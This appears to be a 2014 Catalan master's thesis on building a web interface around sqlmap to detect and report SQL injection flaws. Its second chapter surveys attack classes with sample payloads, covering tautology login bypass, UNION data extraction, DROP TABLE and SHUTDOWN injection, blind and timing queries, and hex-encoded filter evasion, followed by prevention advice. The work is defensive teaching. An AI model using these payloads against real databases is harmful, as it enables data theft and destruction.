GENERATION OF VULNERABILITIES AND THREAT REPORTS FOR WEB APPLICATIONS

Nom de l'estudiant .: Iván Sibillà García

Programa .: Màster Universitari en Seguretat de les Tecnologies de la Informació i de les Comunicacions (MISTIC)

Directors .: Jordi Duch Gavaldà i Agustí Solanas Gómez

Data de lliurament .: 23 de juny de 2014

FITXA DEL TREBALL FINAL

Títol del Treball:	Generation of vulnerabilities and threat reports for web applications
Nom de l'Autor:	Iván Sibillà García
Nom dels Directors:	Jordi Duch Gavaldà i Agustí Solanas Gómez
Data de Lliurament:	06/2014
Àrea del Treball Final:	(M1.728 / M1.828) Professional: Security of web applications
Titulació:	Màster Universitari en Seguretat de les Tecnologies de la Informació i de les Comunicacions (MISTIC)

Resum del Treball:

En aquest treball s'ha desenvolupat una aplicació web per realitzar una anàlisi d'un entorn web objecte i extreure un reportatge de les possibles vulnerabilitats d'injeccions SQL.

En aquest sentit, el treball proposat està dividit en dues parts. En primera instància, s'ha definit el mètode utilitzat en el nostre sistema (SQL Injection), i després s'ha realitzat un estudi sobre les diferents tècniques o mètodes utilitzats en aquests tipus d'atac. En segon lloc, s'ha realitzat un entorn web de fàcil configuració, per adaptar les funcionalitats de l'eina sqlmap, i desenvolupar un sistema intuïtiu per recollir els resultats de l'anàlisi i generació d'informes que ajudarà l'usuari/a a resoldre les vulnerabilitats trobades.

Abstract:

In this paper we developed a web application to perform an analysis of a web object and extract a report of possible SQL injection vulnerabilities.

In that sense, the proposed paper is divided into two parts. At first, we define the method used in our system (SQL Injection), and then we carry out a study off the different techniques and methods used in this type of attack. Secondly, we develop an environment friendly web configuration to adapt the functionality of the tool sqlmap, and an intuitive system to collect the results of the analysis and reporting that help the user to solve vulnerabilities found.

Paraules Clau:

SQL Injection · sqlmap · aplicació web · seguretat

Índex

1. Introducció

1.1. Context i justificació del treball

En l'actualitat, la quantitat d'informació personal que circula per la xarxa està creixent exponencialment cada any, fent que el concepte de privacitat sigui un valor apreciat pels dissenyadors i desenvolupadors web en el moment de crear entorns web. A més a més, la vulnerabilitat de la informació augmenta considerablement si aquesta està emmagatzemada en sistemes de gestors de bases de dades, fent que les mesures de seguretat, per tal de protegir l'accés a aquestes dades de caràcter privat, siguin una prioritat.

No obstant això, la gran majoria de persones implicades en els processos de disseny i creació d'entorns web, en general, no acaben de desenvolupar mesures i/o protocols efectius per garantir la seguretat de les nostres dades. Normalment, aquest fet és degut a la complexitat de la recerca d'aquestes vulnerabilitats en el codi de programació.

En aquest sentit, mentre no es desenvolupin mesures realment efectives, l'objectiu d'aquest treball és proporcionar una aplicació web amb una interfície intuïtiva i fàcil d'utilitzar que ajudarà els dissenyadors i desenvolupadors d'entorns web a identificar els punts febles dels seus llocs.

El producte a crear se centrarà en el mètode d'infiltració d'injecció SQL, el qual està considerat per la **OWASP** (Open Web Application Security Project) [1], una de les 10 principals vulnerabilitats més utilitzades en els entorns web. [2] El 2013 la OWASP va posicionar el mètode SQL Injection en el primer lloc com la millor manera d'esbrinar si una aplicació era vulnerable.

És per aquest motiu, que el nostre treball se centrarà en aquest àmbit d'actuació per crear un producte de fàcil configuració per tal d'identificar les vulnerabilitats del codi implementat (errors de programació) en el seu entorn web.

1.2. Objectius del treball

En aquest treball es planteja el disseny i desenvolupament d'una aplicació web basada en una eina d'**injecció de codi SQL** [3] automàticament, ja existent. A més a més de realitzar l'estudi de les diferents tècniques utilitzades en la injecció de codi SQL, també es desenvoluparà una conjunt de proves per observar-ne el comportament.

La idea principal és facilitar la feina als dissenyadors i desenvolupadors d'entorns web, i que el treball, potencialment més complicat (la detecció de vulnerabilitats en el codi), quedi suportat per altres eines.

Per aquest motiu, l'objectiu principal serà crear la implementació d'una aplicació web que adapti les funcionalitats principals de la eina **sqlmap** [4] de manera fàcil i intuïtiva, per tal de poder obtenir la màxima informació (vulnerabilitats de codi) del lloc web, i fer més robust el nostre entorn davant possibles atacs.

1.3. Enfocament i mètode seguit


L'enfocament del nostre treball s'ha centrat en la l'adaptació d'una l'eina ja existent per tal de facilitar-ne l'ús i millorar-ne la configuració fent que esdevingui una eina intuïtiva per a qualsevol persona. En el nostre cas, hem decidit adaptar **sqlmap**, una eina de codi obert destinada a automatitzar el procés de detectar i explotar els errors d'injecció SQL.

D'aplicacions web n'hi ha de molts i diferents tipus, no obstant això, la nostra aplicació s'executarà en un entorn web **LAMP** (**L**inux **A**pache **M**ySQL **P**HP) [5], una de les combinacions d'aplicacions més populars en Linux.

Linux és un sistema operatiu de codi obert. En el nostres cas, utilitzarem Debian o les seves bifurcacions derivades del seu codi base (Xubuntu):

- Apache2 [6] és el servidor web.
- MySQL [7] és el gestor de bases de dades de codi obert.
- PHP [8] és un llenguatge de programació web.

A més a més, si parlem de patrons de disseny en el desenvolupament de software, podríem assegurar que el patró més utilitzat en aquest context (web), gràcies a la seva adaptació com a arquitectura de disseny i implementació en la utilització d'aplicacions web en els principals llenguatges de programació (des de la seva creació), ha estat el Model-Vista-Controlador (MVC) [9], un enfocament ideal per la seva interacció entre els diferents components.



- **Model**: representació de la informació amb la qual el sistema opera.
- **Controlador**: respon a esdeveniments i invoca peticions al 'model' quan es fa alguna sol·licitud sobre la informació.
- **Vista**: presenta el 'model' en un format adequat per interactuar.

Per últim, en voler donar resposta a la gran varietat de dispositius electrònics que interactuen amb els entorns web, s'ha volgut implementar un disseny web adaptatiu per tal que el lloc web s'adapti a l'entorn de l'usuari. En aquest sentit, s'ha utilitzat el framework **Bootstrap** [10] per tal de facilitar-nos aquesta tasca.

1.4. Planificació del treball

Com a resultat del temps invertit en el treball fins a aquest moment, les diferents etapes ja han estat analitzades, permetent una planificació realista i acurada de les tasques pendents per a la realització d'aquest treball.

S'haurà de tenir en compte que durant les diferents etapes del treball, la dedicació del temps en l'elaboració del treball vindrà marcada per altres tasques desenvolupades en els diferents àmbits de la meva vida personal (acadèmic, laboral, familiar i voluntari) que impossibiliten una dedicació plena al treball.

1.4.1. Descripció de les etapes del treball

1.4.1.1. Diagnòstic i recerca de la documentació

Aquesta part del treball se centra en dos fases. Una primera part, destinada a parlar amb els directors del treball i definir unes línies sobre l'objecte d'aquest. Després, realitzar una recerca d'informació sobre les injeccions SQL (definició, tècniques d'atac, solucions, etc.) i les diferents eines creades per automatitzar els processos derivats de la injecció de codi SQL.

- Diagnòstic: Del 27/02/14 al 05/03/14.
- Documentació i Recerca: Del 06/03/14 al 26/03/14.

1.4.1.2. Estudi i disseny de l'entorn Web

En aquesta fase queda definida la plataforma web (estructura interna i relació classes) i el programari implicat en aquest entorn, sense introduir cap tipus de funcionalitat. Hem dividit aquesta part en els següents punts:

- Estudi i instal·lació del sotfware implicat: Del 27/03/14 al 02/04/14.
- Disseny de l'estructura i entorn web: Del 03/04/14 al 09/04/14.

1.4.1.3. Creació i implementació del sistema

La segona part consisteix en donar funcionalitat a la interfície web obtinguda en la primera part del treball. Aquesta fase implica un aprofundiment en els mètodes i les diferents opcions del programari a utilitzar en el treball, i la creació d'una interfície intuïtiva i de fàcil configuració. La fase ha estat dividida en els següents punts:

- Implementació del sistema: Del 10/04/14 al 04/05/14.
  - Estudi del programari d'injecció SQL.
  - Implementació del sistema de comunicació entre interfície web i programari.
  - Implementació del formulari d'opcions.
- Estudi del sistema sobre un lloc web: Del 05/05/14 al 11/05/14.
  - Durant aquest procés s'aniran efectuant canvis en el sistema per millorar els missatges de resposta: informes, errors, etc.
- Analitzar el codi del sistema: Del 12/05/14 al 18/05/14.
  - Durant aquest procés s'aniran efectuant canvis en el codi per millorar la utilització dels «recursos»: optimització del codi.
- Ampliar les opcions del sistema: Del 19/05/14 al 22/05/14.
  - Acabar de millorar l'aplicació: millorar d'estils, control d'errors, etc.

1.4.1.4. Redacció de la memòria i confecció de la presentació


Un cop finalitzada l'aplicació web, en aquesta fase s'acabarà d'elaborar la memòria del treball i la presentació.

- Redacció de la memòria: Del 23/05/14 al 23/06/14.
- Composició i disseny de la presentació: Del 24/06/14 al 27/06/14.

No obstant, haurem de remarcar la memòria estarà composada també pels diferents annexes i documentació, que s'aniran redactant paral·lelament a la implementació i disseny del nostre treball.

1.4.2. Diagrama de Gantt

[11]



1.5. Breu descripció dels altres capítols de la memòria

La memòria està formada per 6 capítols, i en aquest apartat es farà una petita descripció de cadascun d'aquests.

Capítol 1: El primer apartat, consta d'una petita introducció sobre el camp i/o marc del treball, on s'exposen una descripció dels objectius generals, les estratègies plantejades en el treball, la planificació general per determinar la seva viabilitat, i l'estructura de la memòria.

Capítol 2: Definirem i farem una anàlisi del mètode utilitzat en aquest sistema (SQL Injection), exposarem un estudi de les diferents tipus d'atacs i esmentarem un conjunt de prevencions a tenir en compte en el moment de programar.

Capítol 3: En aquest capítol apareix una anàlisi general del sistema proposat a través de diferents diagrames i esquemes, per tal d'així mostrar la interacció entre els diferents objectes del sistema.

Capítol 4: En aquest quart capítol es fa un seguiment del desenvolupament de la implementació del sistema.

Capítol 5: S'explicaran les proves realitzades per testejar l'aplicació desenvolupada, i així observar el comportament obtingut del sistema.

Capítol 6: Per finalitzar, s'exposaren les valoracions i conclusions finals del sistema emprat, i seguidament, s'ampliaran amb les propostes de millora per a treballs futurs.

2. SQL Injection

Un atac d'injecció SQL consisteix en la inserció o "injecció" d'una consulta SQL mitjançant les dades d'entrada del client a l'aplicació web.

Una injecció SQL amb èxit pot arribar a tenir accés complet a una base de dades: llegir les dades sensibles, modificar dades (Insert/Update/Delete), executar operacions d'administració (p.e. apagar el DBMS), recuperar el contingut d'un arxiu determinat, i en alguns casos, executar comandes en el sistema operatiu on es troba el servidor SQL.

Com s'ha pogut observar, un atac d'injecció SQL succeeix quan un atacant canvia l'efecte previst d'una consulta SQL mitjançant la inserció de noves cadenes i/o operadors en les consultes SQL (no contemplades en les diferents capes de l'aplicació). Aquestes injeccions SQL es poden inserir en una aplicació mitjançant diferents mecanismes d'entrada [12]. A continuació, farem un esquema dels mecanismes més comuns:

- **Injecció a través de l'entrada d'un usuari**: cadenes malicioses mitjançant un formulari web.
- **Injecció a través de cookies**: modificar els camps d'una cookie que contingui cadenes malicioses.
- **Injecció a través de variables del servidor**: les capçaleres són modificades per introduir cadenes malicioses.
- **Injecció SQL de segon ordre**: és com un cavall de Troia, introdueixen les cadenes malicioses en una base de dades per desencadenar indirectament en un moment posterior a l'acció d'entrada.

No obstant aquesta classificació, i per tal d'oferir una primera aproximació dels diferents tipus d'atacs que existeixen en el món de les injeccions SQL, s'ha volgut descriure les injeccions clàssiques i d'aquesta manera ampliar el coneixement sobre aquest atac.

2.1. Tipus d'atacs d'injecció SQL

Al llarg dels anys, els atacs d'injecció SQL han evolucionat donant origen a infinitat de sentencies vulnerables. No obstant això, i agafant com a referència l'article [13] (''A Classification of SQL Injection Attacks and Countermeasures'', 2006), presentarem els tipus d'atacs més comuns en les injeccions SQL.

Els tipus d'atac descrits a continuació es poden combinar per tal d'aconseguir més d'un objectiu a la vegada.

2.1.1. Tautologies

L'objectiu general d'un atac a través de tautologies és injectar codi en la cadena de la consulta SQL (en una o en totes les declaracions condicionals), de manera que sempre siguin avaluades com a veritables. En aquest cas s'aprofita un paràmetre d'entrada vulnerable per construir la condició. L'atac és efectiu quan s'aconsegueix aconseguir (com a mínim) un registre de la taula objectiu.

```
SELECT * FROM db_user WHERE username='' OR 1=1 -- AND password=''
```

En aquesta consulta el codi injectat (OR 1=1) transforma la clàusula WHERE en una tautologia, és a dir, en una sentència avaluada com a veritable. Degut a què els sistemes de gestors de bases de dades utilitzen els condicionals com a base per avaluar cada fila, podem observar que cadascuna d'aquestes serà avaluada com a veritable i aquesta retornarà tots els registres possibles.

2.1.2. Errors lògics / Consultes il·legals

La vulnerabilitat aprofitada per aquest atac és utilitzar els missatges d'error (enviats des de la base de dades com a respostes de comportament) per obtenir informació sobre l'esquema de la base de dades. Aquests poden estar provocats per errors de sintaxis, conversions de tipus lògiques en la base de dades, etc. Un exemple és l'addició de la cometa dintre de la cadena de text subministrada a través del paràmetre d'entrada.

```
SELECT * FROM db_editorial WHERE name='O'Reilly Media'
```

2.1.3. Consultes SQL (UNION)

En els atacs sobre consultes SQL Union fa possible modificar el conjunt de resultats de la consulta original, canviant la seva lògica. A través d'un paràmetre d'entrada vulnerable, s'addiciona una segona consulta mitjançant l'operador unió (UNION SELECT). Degut a què

les persones atacants controlen per complet la segona consulta, és possible obtenir els resultats de diferents taules producte de la unió de les taules de la consulta original i de la segona consulta addicionada.

```
SELECT * FROM db_user WHERE username='' UNION ALL SELECT * FROM
db_creditcards WHERE 1=1
```

Tenint en compte que la primera consulta retornarà un conjunt buit (''), ja que no existeix, la segona consulta retornarà totes les dades de la taula objectiu en haver utilitzat una tautologia.

2.1.4. Consultes Piggy-Backed

En aquest tipus d'atac no es modifica la lògica de la consulta original. L'atacant intenta injectar consultes addicionals completament diferents a la primera, de manera que la base de dades rep més d'una consulta SQL. Aquest atac depèn de la configuració de la base de dades, ja que aquesta ha de permetre múltiples consultes en una única cadena de text SQL. Aquests atacs poden ser extremadament perjudicials, ja que si tenen èxit, els atacants poden injectar pràcticament qualsevol tipus de comanda SQL.

```
SELECT * FROM db_user WHERE username=''; DROP TABLE  db_user -- ' AND
password=''
```

La primera consulta s'executa de forma normal, després la base de dades reconeixerà el delimitador de la consulta i finalment aquesta executarà la següent consulta fent que s'elimini la taula de dades db_user.

2.1.5. Atacs basats en Stores Procedures

Aquest tipus d'atac es deriva de la utilització de procediments emmagatzemats en les bases de dades que amplien les funcionalitats d'aquestes i permeten la interacció amb el sistema operatiu. Per aquest motiu, en primer lloc cal conèixer quin programari de base de dades està donant suport en el servidor objecte. És possible elaborar consultes malicioses que aprofitin la funcionalitat d'un procediment emmagatzemat per realitzar una escalada de privilegis, una denegació de servei o fins i tot, executar comandes de manera remota.

```
CREATE PROCEDURE DBO.authentication
  @username varchar2, @password varchar2
AS
  EXEC("SELECT * FROM db_user WHERE username='" +@username+ "' and pass='" +@password+ "'");
GO
```

```
SELECT * FROM db_user WHERE username='isibilla'; SHUTDOWN; -- AND password=
```

Aquest exemple demostra (a través de la tècnica Piggy-Backed) com els procediments emmagatzemats poden ser vulnerables. En el nostre cas, deté immediatament el servidor SQL.

2.1.6. Atacs basats en Inference

Aquest tipus d'atac s'utilitza quan s'estan realitzant atacs a un entorn web suficientment protegit per tal que, quan una injecció hagi tingut èxit, el sistema no retorni missatges d'erros en la base de dades.

En aquest atac, la consulta es modifica en funció de la manera com actua el servidor tenint en compte que la base de la resposta en aquest context serà binaria (cert/fals), sobre els valors obtinguts de la base de dades. En aquest sentit, l'atacant anirà injectant ordres en el lloc web, i observarà el comportament a través de la resposta obtinguda, és a dir, en funció dels canvis observats en l'entorn web l'atacant prendrà les decisions oportunes per obtenir l'objecte de l'atac. En aquest tipus d'atac existeixen dues tècniques:

2.1.6.1. Blind Injection

Les injeccions a cegues (Blind SQL Injection) permeten actuar tenint en compte la conducta de l'entorn web quan s'envia una pregunta (cert/fals) al servidor. Si la resposta és veritable, l'aplicació continua amb el seu funcionament normal. En el cas contrari, el funcionament de la pàgina difereix de l'habitual.

```
SELECT * FROM db_user WHERE id='5' AND 1=1
SELECT * FROM db_user WHERE id='5' AND 1=0
```

En una de les dues consultes, el sistema retornarà un missatge d'error conforme hi ha hagut un error a l'inici de la sessió. No obstant això, si en una de les dues no retorna cap missatge al respecte, això vol dir que que el paràmetre d'inici de la sessió és vulnerable a les injeccions.

2.1.6.2.Timing Attacks

Els Timing Attacks són similar a les injeccions a cegues, però utilitzen un mètode d'actuació diferent. L'estructura de la consulta a executar és un enunciat de la forma **IF/THEN** on en una de les branques a executar s'inclou una funció de temps. Per exemple BENCHMARK() o WAITFOR. Mesurant l'increment o decrement del temps de resposta, és possible determinar el camí a seguir per continuar realitzant la següent consulta.

```
1 UNION SELECT IF(SUBSTRING(password,1,1) =
CHAR(77),BENCHMARK(5000000,ENCODE('MSG','by 5 seconds')),null) FROM db_user
WHERE id = 1;
```

En funció del rendiment i de la càrrega del servidor es pot determinar si una sentència serà certa/falsa. En el nostre cas, BENCHMARK() demorarà la resposta del servidor si la expressió és veritable. En aquest sentit, si la resposta de la base de dades porta molt de temps, podem assegurar que el primer caràcter del password serà '**M**'.

2.1.7. Codificacions alternatives

En aquesta tècnica, el codi injectat permet evadir els mecanismes de detecció i prevenció d'intrusions i, d'aquesta manera, explotar vulnerabilitats que d'una altra manera no es podrien fer. Parlem de tècnica, ja que aquesta s'ha d'utilitzar amb d'altres tipus d'atac per poder realitzar alguna acció sobre el sistema.

Mitjançant la codificació, és possible ocultar als mecanismes de seguretat patrons d'atac coneguts. Per codificar les cadenes de text, s'utilitzen diversos mètodes de codificació (com ara hexadecimal, ASCII o UNICODE) per dificultar la tasca als mecanisme de seguretat basat en la revisió de codi, ja que, molts d'aquests no tenen plantejades totes les variacions possibles (alta dificultat) a mesura que van passant per les diferents capes de l'aplicació.

```
SELECT * FROM db_user WHERE username='admin'; EXEC(CHAR(0x53485554444f574e))
-- AND password=''
```

En aquest exemple s'utilitza la funció CHAR() per codificar l'acció que volem executar en el nostre servidor SQL. En aquest cas, passem com a paràmetre a la funció CHAR() un valor ASCII hexadecimal [14]: la codificació correcta en llenguatge interpretat per la nostra base de dades és '**SHUTDOWN**' [15].

2.2. Prevenció d'injecció SQL

Al llarg dels anys s'han anat proposant diferents tècniques i/o mètodes per prevenir el problema de les injeccions SQL [16]. En aquesta secció, s'intentarà recopilar un conjunt de bones pràctiques per tenir en compte en el moment de configurar i programar un entorn web.

2.2.1. Mínims privilegis

Per minimitzar la vulnerabilitat potencial d'un atac d'injecció SQL amb èxit, mai hauria de connectar-se a una base de dades amb els màxims privilegis. S'hauria de crear un usuari específic personalitzat amb privilegis molt limitats (funcions bàsiques i necessàries) per tal acotar l'espai d'actuació de l'atacant.

2.2.2. Consultes parametritzades

Les consultes a les bases de dades s'haurien de construir a partir de l'ús de sentències i/o consultes parametritzades, ja que són fàcils d'escriure i d'entendre. Aquest estil de codificació permet que el sistema de la base de dades pugui distingir entre codi i dades, independentment de l'entrada subministrada per l'usuari, i d'aquesta manera assegurar que l'atacant no sigui capaç de canviar la intenció d'una consulta. Són proporcionades per **PDO**, **MySQLi** i altres biblioteques.

2.2.3. Revisar el tipus de les entrades

Revisar si la entrada proporcionada té el tipus de dades que s'espera pot prevenir molts atacs. Per exemple, en el cas de les entrades numèriques el programador podria rebutjar qualsevol entrada que no fos numèrica (p.e. is_numeric(), etc.).

2.2.4. Codificació de les entrades

La majoria d'injeccions SQL en un paràmetre cadena es fan a través de meta-caràcters, enganyant d'aquesta manera l'intèrpret SQL. Una possible solució seria utilitzar les diferents funcions per codificar una cadena 'maliciosa' en caràcters normals. Exemples:

- Filtrar els caràcters amb operadors aritmètics (p.e. *, -, +, =, %, etc.).
- Escapar totes les entrades subministrades per l'usuari abans de realitzar una

consulta (p.e. mysql_real_escape_string(), sqlite_escape_string(), addslashes(), etc.).

- Convertir les cadenes de text en entitats HTML (p.e. htmlentities(), etc.).

2.2.5. Patrons positius coincidents

Els desenvolupadors d'entorns web haurien d'establir rutines de validació d'entrades que identifiquessin les validacions positives en contraposició a les entrades incorrectes (no utilitzar patrons prohibits). La validació positiva és una manera més segura de comprovar les entrades.

2.2.6. No desplegar errors en la interfície

La sortida d'errors en la interfície pot desvetllar informació específica de la base de dades (especialment sobre l'esquema), posant en perill la seguretat de l'aplicació. En aquest sentit, s'haurien d'utilitzar funcions específiques del llenguatge de programació web objecte per el reportatge d'errors i el maneig d'errors i funcions de registre.

2.2.7. Realitzar consultes concretes

En molt poques ocasions necessitem utilitzar totes les dades d'una taula (SELECT * FROM db_user...). Realitzar consultes concretes sobre les dades necessàries (SELECT username FROM db_user...) reforçarà la seguretat en la nostra aplicació i optimitzarà el seu temps d'execució.

2.2.8. Reservar paraules

Prohibir i filtrar la utilització de paraules equivalents a clàusules SQL com 'INSERT, DROP, DELETE, SELECT, UPDATE, etc.' per tal d'evitar injeccions SQL. En aquest cas, s'haurà de ser molt selectiu ja que pot afectar al correcte funcionament de l'aplicació (sense ser-ne conscients).

3. Sistema proposat

3.1. Descripció general

La informació descrita en els següents capítols ajudarà a comprendre el funcionament i les relacions entre les diferents capes de l'aplicació (llibreries, classes, etc.).

En termes generals, i fent referència al model de disseny esmentat anteriorment (MVC), l'aplicació consta de 2 vistes totalment diferenciades:

1. **Formulari web** (inici): aquí l'usuari podrà configurar els paràmetres SQLmap per obtenir la informació desitjada de l'entorn web objecte.
2. **Anàlisi** (final): responent a les peticions de l'usuari aquest mostrarà l'execució (en temps real) de l'aplicació SQLmap. També es mostraran els missatges d'error si s'han enviat paràmetres no contemplats en el sistema.

En acabar l'anàlisi, l'usuari podrà realitzar 2 accions:

- **Consultar** l'informe a través de l'entorn web.
- **Descarregar** un arxiu amb l'informe, per poder-lo consultar amb tranquil·litat.

3.1.1. Perspectiva del producte


El sistema de detecció de vulnerabilitats d'injeccions SQL ha de permetre augmentar l'eficàcia en el moment d'identificar els problemes de seguretat en el nostre sistema, reduint la taxa d'errors provocats per les persones dissenyadores i/o desenvolupadores de l'entorn web, i facilitar la ràpida identificació de les vulnerabilitats.

3.1.2. Funcions del producte

